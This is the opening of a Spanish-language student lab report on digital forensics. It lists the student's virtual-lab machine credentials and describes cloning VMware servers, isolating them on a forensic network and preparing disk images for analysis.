



INSTITUTO TECNOLÓGICO DE MORELIA

Ingeniería en Sistemas Computacionales

Seguridad en Servicios

Practica 4

ALUMNO:

Rogelio Cristian Punzo Castro **21120245**

PROFESOR:

Ruben Lara Barcenas


MORELIA, MICHOACÁN

(Mayo 2025)

Contenido

Diseño de red	2
Usuarios y contraseñas	2
Informe de Investigación Forense	3
1. Pre-investigación	3
FTK Imager	9
2. Investigación.....	15
Autopsy.....	15
TestDisk.....	32
R-Wipe & Clean	42
EraseUS Data Recovery	46
OpenStego	53
3. Post-investigación.....	59

Diseño de red



Usuarios y contraseñas

Maquina Windows Server 2022:

- Usuario: Administrador
- Contraseña: Admin123*

Maquina Ubuntu

- Usuario: ubuntu
- Contraseña: Urano123*

Maquina Kali Linux

- Usuario: kali00
- Contraseña: kali00

Maquina Cliente (CentOS)

- **Usuario:** cent00s
- **Contraseña:** Cent00s55

Servidor PRTG:

- **Usuario:** prtgadmin
- **Contraseña:** PEPIT00*

Certificado HTTPS WS:

- **winiis123***

Informe de Investigación Forense

Laboratorio Virtual LAN/DMZ

1. Introducción

- **Objetivo:** Aplicar técnicas de informática forense para analizar discos duros y archivos en servidores Windows y Ubuntu, resguardar evidencia e implementar y evaluar técnicas antiforenses.
- **Alcance:** Servidores Ubuntu Server (192.168.45.5) y Windows Server (192.168.45.4).
- **Metodología:** Basada en las tres fases del proceso forense (Pre-investigación, Investigación, Post-investigación).



1. Pre-investigación


2.1 Aislamiento de sistemas

Clonación de Máquinas Virtuales Completas


La clonación es generalmente la forma más segura y sencilla de obtener una copia forense de una VM en VMware.

1. **Apagar las Máquinas Virtuales (Si es posible): Idealmente:** Apaga limpiamente las VMs en producción que serán investigadas. Esto asegura la consistencia de los datos en disco y minimiza la pérdida de datos en caché o en memoria. **Si no es posible apagar:** Si la operación de producción no permite un apagado, se debe clonar "en caliente". Considerese que la clonación en caliente puede resultar en una copia con el sistema de archivos en un estado de "crash consistent", lo que significa que es como si se hubiera producido un corte de energía y la copia podría requerir una revisión del sistema de archivos al encenderla (similar a un `chkdsk` en Windows o `fsck` en Linux).






Clonacion de servidores en VMware completada.





- Conexión a red forense aislada.

Creacion de red forense.



- Desconexión de interfaces de producción, cambio a red forense.







2.2 Adquisición de imágenes forenses

El objetivo es obtener una copia bit a bit forense (una "imagen") de los discos virtuales de las VMs clonadas (Windows Server y Ubuntu). FTK Imager es una excelente herramienta para esto. Ahora lo siguiente es añadir el VMDK como disco secundario a en la maquina que realizaremos la investigación forense.


Primero pasamos los archivos a una ubicación mas segura dedicado a la investigación



Se añade el vmdk como disco existente a la máquina para la investigación



